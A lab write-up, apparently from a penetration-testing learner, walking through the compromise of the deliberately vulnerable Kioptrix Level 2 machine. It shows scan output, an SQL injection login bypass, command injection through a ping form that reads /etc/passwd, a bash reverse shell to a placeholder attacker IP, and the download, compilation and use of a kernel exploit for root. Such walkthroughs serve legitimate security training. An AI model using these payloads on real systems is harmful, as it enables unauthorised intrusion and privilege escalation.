

## Kioptrix Level 2

### Nmap O/P :

```
Nmap scan report for 192.168.240.143
Host is up (0.0032s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 3.9p1 (protocol 1.99)
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 2.0.52 ((CentOS))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp   open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000   2             111/tcp     rpcbind
|   100000   2             111/udp     rpcbind
|   100024   1             630/udp     status
|_  100024   1             633/tcp     status
443/tcp   open  ssl/https?
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrP
rovinceName=SomeState/countryName=--
| Issuer:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrP
rovinceName=SomeState/countryName=--
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2009-10-08T00:10:47
| Not valid after:  2010-10-08T00:10:47
| MD5: 01de 29f9 fbfb 2eb2 beaf e624 3157 090f
|_SHA-1: 560c 9196 6506 fb0f fb81 66b1 ded3 ac11 2ed4 808a
|_ssl-date: 2021-04-30T02:54:37+00:00; -3h09m36s from scanner time.
```

```
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
631/tcp open ipp      CUPS 1.1
| http-methods:
|   Supported Methods: GET HEAD OPTIONS POST PUT
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
|_http-title: 403 Forbidden
633/tcp open  status    1 (RPC #100024)
3306/tcp open  mysql      MySQL (unauthorized)
|_sslv2: ERROR: Script execution failed (use -d to debug)
```

```
Host script results:
|_clock-skew: -3h09m36s
```

## Nikto :-

```
(kali㉿kali)-[~]
└─$ nikto -host http://192.168.240.143/index.php
6  ⚙
- Nikto v2.1.6

-----
+ Target IP:          192.168.240.143
+ Target Hostname:    192.168.240.143
+ Target Port:        80
+ Start Time:         2021-04-30 07:37:43 (GMT-4)
-----

+ Server: Apache/2.0.52 (CentOS)
+ Retrieved x-powered-by header: PHP/4.3.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
  user agent to protect against some forms of XSS
```

```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-44056: /index.php/sips/sipssys/users/a/admin/user: SIPS v0.2.2 allows user account info (including password) to be retrieved remotely.
+ /index.php/admin.cgi: InterScan VirusWall administration is accessible without authentication.
+ /index.php/intercan/: InterScan VirusWall administration is accessible without authentication.
+ OSVDB-12184: /index.php/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /index.php/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /index.php/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ 7920 requests: 1 error(s) and 274 item(s) reported on remote host
+ End Time: 2021-04-30 07:38:28 (GMT-4) (45 seconds)
-----
```

## Attack Vectors :-

- Apache httpd 2.0.52 ((CentOS))
- CUPS 1.1
- MySQL (unauthorized)


I worked on CUPS1.1 Publicly available exploits but none of them worked also tried wexploiting using metasploit but there also no success.

Then I tried accessing the database from port 3306 (MySQL) but no success

Then only one vector left "Apache httpd 2.0.52 ((CentOS))"

## Foothold :-

On port 80 we have a login page



The screenshot shows a web browser window with the address bar displaying '192.168.240.143'. The browser's bookmark bar includes links to 'ining', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'NetHunter', and 'Offensive Secu'. The main content area displays a login form titled 'Remote System Administration Login'. The form consists of a table with two rows: 'Username' and 'Password', each with an adjacent text input field. Below these fields is a 'Login' button.

Remote System Administration Login	
Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

Tried default username password combination but none of them worked.


This page is vulnerable to **SQL injection**

So used boolean sql injection payload to log in

**Username - admin**


**Password - wrongpassword' OR 'a'='a**

And get logged in



The above web page provide us the facility to ping.

**Ping 127.0.0.1**



**127.0.0.1**

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.018 ms  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.038 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.017 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1999ms  
rtt min/avg/max/mdev = 0.017/0.024/0.038/0.010 ms, pipe 2
```

It can be vulnerable to command execution

Try "127.0.0.1; cat /etc/passwd"

127.0.0.1; cat /etc/passwd

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.009 ms  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.016 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.009/0.013/0.016/0.004 ms, pipe 2  
root:x:0:0:root:/root:/bin/bash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin:/bin/sync  
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin  
news:x:9:13:news:/etc/news:  
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin  
operator:x:11:0:operator:/root:/sbin/nologin  
games:x:12:100:games:/usr/games:/sbin/nologin  
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin  
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin  
nobody:x:99:99:Nobody:/:/sbin/nologin  
dbus:x:81:81:System message bus:/:/sbin/nologin  
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin  
rpm:x:37:37:/:/var/lib/rpm:/sbin/nologin  
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin  
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash  
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin  
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
```

That's pretty cool

So we can execute commands remotely.

We will use this vulnerability to get the dynamic shell

Use "127.0.0.1; bash -i >& /dev/tcp/<attacker-IP>/4242 0>&1"

```
(kali㉿kali)-[~/vulnhub]  
$ nc -lnvp 4242  
listening on [any] 4242 ...  
connect to [192.168.240.128] from (UNKNOWN) [192.168.240.143] 32771  
bash: no job control in this shell  
bash-3.00$ id  
uid=48(apache) gid=48(apache) groups=48(apache)
```

Here we got the shell.

## Privilege Escalation :


Basic enumeration tell us that we should check which OS running on the Victim machine and check is there any Exploit available

Type "**uname -a**"

```
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
bash-3.00$ wget http://192.168.240.143:8000/9545.c
```

Search for available exploits

And found <https://www.exploit-db.com/exploits/9545>



There are several exploits but I tried some of them and those didn't work.

Download the exploit OR copy it from local exploitdb folder

Transfer it to victim machine

First Spin up the python server

```
(kali㉿kali)-[~/vulnhub]
└─$ sudo python -m SimpleHTTPServer 8000
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.240.143 - - [30/Apr/2021 12:51:44] "GET /priv-esc.c HTTP/1.0" 200 -
192.168.240.143 - - [30/Apr/2021 12:55:46] "GET /linpeas.sh HTTP/1.0" 200 -
192.168.240.143 - - [30/Apr/2021 13:03:35] "GET /9545.c HTTP/1.0" 200 -
```

Download the payload using wget in victim machine

Then compile it and run

```
bash-3.00$ wget http://192.168.240.128:8000/9545.c
--09:56:02-- http://192.168.240.128:8000/9545.c
           => '9545.c'
Connecting to 192.168.240.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,783 (9.6K) [text/plain]

 0K .....                               100% 444.28 MB/s

09:56:02 (444.28 MB/s) - '9545.c' saved [9783/9783]

bash-3.00$ chmod +x 9545.c
bash-3.00$ gcc 9545.c -o 9545
9545.c:376:28: warning: no newline at end of file
bash-3.00$ ./9545
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
```

Got the root shell !!!